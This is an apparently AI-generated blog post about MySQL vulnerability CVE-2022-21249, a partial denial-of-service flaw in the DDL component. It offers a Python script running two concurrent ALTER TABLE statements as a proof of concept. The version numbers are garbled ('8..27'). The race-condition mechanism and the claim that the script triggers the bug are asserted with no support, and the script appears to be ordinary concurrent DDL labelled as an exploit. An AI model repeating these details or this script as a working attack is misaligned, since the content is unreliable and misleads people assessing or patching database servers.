
In early 2022, Oracle disclosed CVE-2022-21249 – a security vulnerability affecting the Data Definition Language (DDL) component of MySQL Server (8..27 and prior). Despite its low CVSS score (2.7), the bug is notable for its ease of exploitation and its potential to partially take down MySQL servers, given the right set of circumstances. This post walks you through what CVE-2022-21249 is, what causes it, and how a practical attack can work.
What is CVE-2022-21249?
This vulnerability lives in the Server: DDL component, which is responsible for processing SQL commands like CREATE, DROP, ALTER, and so on. It can be triggered by a high-privileged attacker (e.g., someone with CREATE or ALTER privileges) who can execute specific DDL statements over the network.
CVSS Score: 2.7 (Low severity, availability impact)
- CVSS Vector: (CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:U/C:N/I:N/A:L)
- Official Advisory: Oracle Critical Patch Update Advisory - January 2022
Network access to the MySQL server
The vulnerability allows the attacker to cause a partial denial-of-service (DoS) condition, meaning certain operations or the server itself can become slow, unresponsive, or non-functional for a period.
How Does the Vulnerability Work?
At its core, the vulnerability is tied to how MySQL handles DDL statements in multi-user environments. If two threads execute ALTER, DROP, or similar commands on certain objects simultaneously, edge cases can arise where internal server resources aren’t properly managed. This can make the server “hang” or cause other users to be blocked.
Typical example: User A and User B both alter the same table in rapid succession, triggering a conflict in resource management that can leave locks dangling or crash internal processes.
Code Snippet: Simulating the Attack
Let’s look at a code example in Python using the MySQL client library mysql-connector-python.
Setup:
Assume two connections (conn1, conn2) to the same MySQL server, both using an account with ALTER privileges. The following simulates the race condition that can trigger the partial DoS.
import mysql.connector
import threading
import time

def alter_table(connection_name):
    conn = mysql.connector.connect(
        host="localhost",
        user="highprivuser",
        password="your_pass",
        database="testdb"
    )
    cursor = conn.cursor()
    try:
        print(f"{connection_name}: Starting ALTER TABLE ...")
        cursor.execute("ALTER TABLE dosexample ADD COLUMN temp_col INT")
        print(f"{connection_name}: ALTER TABLE completed")
    except Exception as e:
        print(f"{connection_name}: Exception occurred: {e}")
    finally:
        cursor.close()
        conn.close()

# Make sure the table exists
setup_conn = mysql.connector.connect(
    host="localhost",
    user="highprivuser",
    password="your_pass",
    database="testdb"
)
setup_cursor = setup_conn.cursor()
setup_cursor.execute("CREATE TABLE IF NOT EXISTS dosexample (id INT PRIMARY KEY);")
setup_cursor.close()
setup_conn.close()

# Launch two concurrent ALTER statements
t1 = threading.Thread(target=alter_table, args=("Conn1",))
t2 = threading.Thread(target=alter_table, args=("Conn2",))

t1.start()
time.sleep(.1)  # Slight delay increases collision likelihood
t2.start()

t1.join()
t2.join()
Result:
On a vulnerable server, running this script repeatedly can cause one of the threads/operations to hang or fail as the MySQL server internally mishandles resource locking, leading to a *partial denial of service*. In production environments with many concurrent DDL changes, this can cause real impact.
Oracle’s CPU Advisory:
Oracle Critical Patch Update Advisory - January 2022
MySQL Release Notes for 8..28:
MySQL 8..28 Release Notes (see Bug #33527004)
NVD Entry:
Real-World Impact
While this bug does *not* allow data theft or direct privilege escalation, what makes it serious in practice is:
- Ease of exploitation — only requires basic privileges and two scripts/users racing to modify a table/object
Availability impact — brings down or makes parts of MySQL unresponsive
In multi-tenant setups or busy environments, even a brief unavailability can trigger real business issues.
Conclusion
CVE-2022-21249 illustrates that even “low severity” bugs can cause headaches for real-world database servers. If you’re running MySQL 8..27 or earlier, make patching a priority or risk unpredictable service outages from otherwise normal operations.
For more technical discussion, check the following
- MySQL Community Forums
- Oracle MySQL Blog
Stay safe and keep your database servers patched!
*Exclusive by AI for demonstration/educational purposes. Please check vendor advisories for the most current information.*
Timeline
Published on: 01/19/2022 12:15:00 UTC
Last modified on: 04/19/2022 04:12:00 UTC